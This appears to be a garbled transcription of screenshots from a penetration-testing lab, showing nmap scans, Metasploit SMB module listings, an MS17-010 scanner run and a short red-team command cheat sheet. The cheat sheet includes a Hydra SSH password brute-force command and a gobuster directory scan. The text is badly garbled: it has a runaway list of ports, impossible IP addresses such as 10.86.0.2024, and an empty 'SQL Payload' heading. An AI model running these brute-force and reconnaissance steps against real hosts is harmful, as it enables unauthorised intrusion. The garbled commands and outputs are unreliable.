
```
root@osboxes:~# nmap 10.86.0.94
Nmap: Starting Nmap 7.88 ( https://nmap.org ) at 2025-11-04 11:55 EST
Nmap: Nmap scan report for 10.86.0.94
msf5 > db nmap 10.86.0.94
Nmap: Starting Nmap 7.88 ( https://nmap.org ) at 2025-11-04 11:55 EST
Nmap: Host is up (0.0053s latency).
Nmap: Not shown: 989 filtered ports
Nmap: PORT      STATE SERVICE
Nmap: 22/tcp    open  ssh
Nmap: 135/tcp   open  msrpc
Nmap: 139/tcp   open  netbios-ssn
Nmap: 445/tcp   open  microsoft-ds
Nmap: 5357/tcp  open  wsdapi
Nmap: 49152/tcp open  unknown
Nmap: 49153/tcp open  unknown
Nmap: 49154/tcp open  unknown
Nmap: 49155/tcp open  unknown
Nmap: 49156/tcp open  unknown
Nmap: 49157/tcp open  unknown
Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.50 seconds
msf5 > ss
```

Bottom Screenshot: Metasploit Framework

```
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner/smb
drwxr-xr-x 2 root root 4096 Sep 3 2019 wiarm
drwxr-xr-x 2 root root 4096 Sep 3 2019 wproay
drwxr-xr-x 2 root root 4096 Sep 3 2019 wssd
drwxr-xr-x 2 root root 4096 Sep 3 2019 xll
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner# cd smb
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner/smb# ls
-l
total 132
-rw-r--r-- 1 root root 4096 Sep 3 2019 fpacket
-rw-r--r-- 1 root root 1531 Aug 15 2019 pipe_auditor.rb
-rw-r--r-- 1 root root 13913 Aug 15 2019 pipe_dcerpc_auditor.rb
-rw-r--r-- 1 root root 7948 Aug 15 2019 psrpc_loggedin_users.rb
-rw-r--r-- 1 root root 2253 Aug 15 2019 smb1.rb
-rw-r--r-- 1 root root 2907 Aug 15 2019 smb2.rb
-rw-r--r-- 1 root root 6930 Aug 15 2019 smb_enum_gpp.rb
-rw-r--r-- 1 root root 12049 Aug 15 2019 smb_enumshares.rb
-rw-r--r-- 1 root root 5396 Aug 15 2019 smb_enumusers_domain.rb
-rw-r--r-- 1 root root 8371 Aug 15 2019 smb_enumusers.rb
-rw-r--r-- 1 root root 6123 Aug 15 2019 smb_login.rb
-rw-r--r-- 1 root root 7663 Aug 15 2019 smb_lookupsid.rb
-rw-r--r-- 1 root root 9572 Aug 15 2019 smb_ms17_010.rb
-rw-r--r-- 1 root root 8629 Aug 15 2019 smb_uninit_cred.rb
-rw-r--r-- 1 root root 5078 Aug 15 2019 smb_version.rb
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner/smb#
```


Metasploit Session:


```
msf5 > cd /usr/share/metasploit-framework/modules/auxiliary
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.86.0.94
RHOSTS => 10.86.0.94
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.86.0.94:445 - Host does NOT appear vulnerable.
[*] 10.86.0.94:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```





The image shows a Kali Linux virtual machine environment. The terminal window displays a netcat listener on port 1337, which has successfully connected to an external host (10.10.10.10). The terminal output shows a list of open ports and services, including:

- 10.10.10.10:1337
- 10.10.10.10:1338
- 10.10.10.10:1339
- 10.10.10.10:1340
- 10.10.10.10:1341
- 10.10.10.10:1342
- 10.10.10.10:1343
- 10.10.10.10:1344
- 10.10.10.10:1345
- 10.10.10.10:1346
- 10.10.10.10:1347
- 10.10.10.10:1348
- 10.10.10.10:1349
- 10.10.10.10:1350
- 10.10.10.10:1351
- 10.10.10.10:1352
- 10.10.10.10:1353
- 10.10.10.10:1354
- 10.10.10.10:1355
- 10.10.10.10:1356
- 10.10.10.10:1357
- 10.10.10.10:1358
- 10.10.10.10:1359
- 10.10.10.10:1360
- 10.10.10.10:1361
- 10.10.10.10:1362
- 10.10.10.10:1363
- 10.10.10.10:1364
- 10.10.10.10:1365
- 10.10.10.10:1366
- 10.10.10.10:1367
- 10.10.10.10:1368
- 10.10.10.10:1369
- 10.10.10.10:1370
- 10.10.10.10:1371
- 10.10.10.10:1372
- 10.10.10.10:1373
- 10.10.10.10:1374
- 10.10.10.10:1375
- 10.10.10.10:1376
- 10.10.10.10:1377
- 10.10.10.10:1378
- 10.10.10.10:1379
- 10.10.10.10:1380
- 10.10.10.10:1381
- 10.10.10.10:1382
- 10.10.10.10:1383
- 10.10.10.10:1384
- 10.10.10.10:1385
- 10.10.10.10:1386
- 10.10.10.10:1387
- 10.10.10.10:1388
- 10.10.10.10:1389
- 10.10.10.10:1390
- 10.10.10.10:1391
- 10.10.10.10:1392
- 10.10.10.10:1393
- 10.10.10.10:1394
- 10.10.10.10:1395
- 10.10.10.10:1396
- 10.10.10.10:1397
- 10.10.10.10:1398
- 10.10.10.10:1399
- 10.10.10.10:1400
- 10.10.10.10:1401
- 10.10.10.10:1402
- 10.10.10.10:1403
- 10.10.10.10:1404
- 10.10.10.10:1405
- 10.10.10.10:1406
- 10.10.10.10:1407
- 10.10.10.10:1408
- 10.10.10.10:1409
- 10.10.10.10:1410
- 10.10.10.10:1411
- 10.10.10.10:1412
- 10.10.10.10:1413
- 10.10.10.10:1414
- 10.10.10.10:1415
- 10.10.10.10:1416
- 10.10.10.10:1417
- 10.10.10.10:1418
- 10.10.10.10:1419
- 10.10.10.10:1420
- 10.10.10.10:1421
- 10.10.10.10:1422
- 10.10.10.10:1423
- 10.10.10.10:1424
- 10.10.10.10:1425
- 10.10.10.10:1426
- 10.10.10.10:1427
- 10.10.10.10:1428
- 10.10.10.10:1429
- 10.10.10.10:1430
- 10.10.10.10:1431
- 10.10.10.10:1432
- 10.10.10.10:1433
- 10.10.10.10:1434
- 10.10.10.10:1435
- 10.10.10.10:1436
- 10.10.10.10:1437
- 10.10.10.10:1438
- 10.10.10.10:1439
- 10.10.10.10:1440
- 10.10.10.10:1441
- 10.10.10.10:1442
- 10.10.10.10:1443
- 10.10.10.10:1444
- 10.10.10.10:1445
- 10.10.10.10:1446
- 10.10.10.10:1447
- 10.10.10.10:1448
- 10.10.10.10:1449
- 10.10.10.10:1450
- 10.10.10.10:1451
- 10.10.10.10:1452
- 10.10.10.10:1453
- 10.10.10.10:1454
- 10.10.10.10:1455
- 10.10.10.10:1456
- 10.10.10.10:1457
- 10.10.10.10:1458
- 10.10.10.10:1459
- 10.10.10.10:1460
- 10.10.10.10:1461
- 10.10.10.10:1462
- 10.10.10.10:1463
- 10.10.10.10:1464
- 10.10.10.10:1465
- 10.10.10.10:1466
- 10.10.10.10:1467
- 10.10.10.10:1468
- 10.10.10.10:1469
- 10.10.10.10:1470
- 10.10.10.10:1471
- 10.10.10.10:1472
- 10.10.10.10:1473
- 10.10.10.10:1474
- 10.10.10.10:1475
- 10.10.10.10:1476
- 10.10.10.10:1477
- 10.10.10.10:1478
- 10.10.10.10:1479
- 10.10.10.10:1480
- 10.10.10.10:1481
- 10.10.10.10:1482
- 10.10.10.10:1483
- 10.10.10.10:1484
- 10.10.10.10:1485
- 10.10.10.10:1486
- 10.10.10.10:1487
- 10.10.10.10:1488
- 10.10.10.10:1489
- 10.10.10.10:1490
- 10.10.10.10:1491
- 10.10.10.10:1492
- 10.10.10.10:1493
- 10.10.10.10:1494
- 10.10.10.10:1495
- 10.10.10.10:1496
- 10.10.10.10:1497
- 10.10.10.10:1498
- 10.10.10.10:1499
- 10.10.10.10:1500
- 10.10.10.10:1501
- 10.10.10.10:1502
- 10.10.10.10:1503
- 10.10.10.10:1504
- 10.10.10.10:1505
- 10.10.10.10:1506
- 10.10.10.10:1507
- 10.10.10.10:1508
- 10.10.10.10:1509
- 10.10.10.10:1510
- 10.10.10.10:1511
- 10.10.10.10:1512
- 10.10.10.10:1513
- 10.10.10







Kali2019 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places Terminal

Tue 12:43

root@osboxes: ~

```
File Edit View Search Terminal Help
root@osboxes: ~
127.0.0.1:80
217.160.82.93
217.160.83.108

msf5 auxiliary(gather/osm_dns) > services
-----
host      port      proto  name      state  info
-----
10.86.0.5 17        tcp    gotd      open   open
10.86.0.5 21        tcp    ftp       open   open
10.86.0.5 22        tcp    ssh       open   open
10.86.0.5 80        tcp    http      open   open
10.86.0.6 17        tcp    gotd      open   open
10.86.0.6 21        tcp    ftp       open   open
10.86.0.6 22        tcp    ssh       open   open
10.86.0.6 80        tcp    http      open   open
10.86.0.38 6         tcp    unknown   filtered
10.86.0.38 11        tcp    systat   filtered
10.86.0.38 19        tcp    chargen  filtered
10.86.0.38 24        tcp    priv-mail filtered
10.86.0.38 27        tcp    nsd-fe    filtered
10.86.0.38 29        tcp    msg-icp   filtered
10.86.0.38 30        tcp    unknown   filtered
10.86.0.38 40        tcp    unknown   filtered
10.86.0.38 41        tcp    graphics  filtered
10.86.0.38 49        tcp    tacacs    filtered
10.86.0.38 50        tcp    re-mail-ck filtered
10.86.0.38 56        tcp    xns-auth  filtered
10.86.0.38 58        tcp    xns-mail  filtered
10.86.0.38 62        tcp    acas      filtered
10.86.0.38 69        tcp    tftp      filtered
10.86.0.38 71        tcp    netrjs-1  filtered
10.86.0.38 72        tcp    netrjs-2  filtered
10.86.0.38 74        tcp    netrjs-4  filtered
10.86.0.38 82        tcp    xfer      filtered
10.86.0.38 95        tcp    supdup    filtered
10.86.0.38 98        tcp    linuxconf filtered
10.86.0.68 5         tcp    rje       filtered
10.86.0.68 14        tcp    unknown   filtered
10.86.0.68 42        tcp    nameserver filtered
10.86.0.68 45        tcp    mpm       filtered
10.86.0.68 86        tcp    mircobol  filtered
10.86.0.68 88        tcp    kerberos-sec filtered
10.86.0.68 96        tcp    dixie     filtered
10.86.0.75 38        tcp    unknown   filtered
10.86.0.75 91        tcp    mit-dov   filtered
10.86.0.79 7         tcp    echo      filtered
10.86.0.85 1         tcp    tcpmux    filtered
10.86.0.85 3         tcp    compressnet filtered
10.86.0.85 6         tcp    unknown   filtered

Red Team Engagement Commands (db, nmap ONLY)

Initial Connectivity
nmap -sS -v -i 10.86.0.20
nmap -sS -v -i 10.86.0.104
nmap -sS -v -i 10.86.0.104
nmap -sS -v -i 10.86.0.79

Reason (db, nmap ONLY)
nmap --script=ssh
nmap -sS -v -i 10.86.0.2024
nmap -sS -v -i 10.86.0.10424
nmap -sS -v -i 10.86.0.10424
nmap -sS -v -i 10.86.0.7024
nmap -sS -v -i 10.86.0.26
nmap -sS -v -i 10.86.0.26

DNS Enumeration
nmap --script=gather/osm_dns
nmap --script=gather/osm_dns

Initial Access
Hydra -L users.txt -P pass.txt ssh://10.86.0.104
gobuster dir -u http://10.86.0.104 -w /usr/share/wordlists/dirbuster2019-03-07.txt

SQL Payload
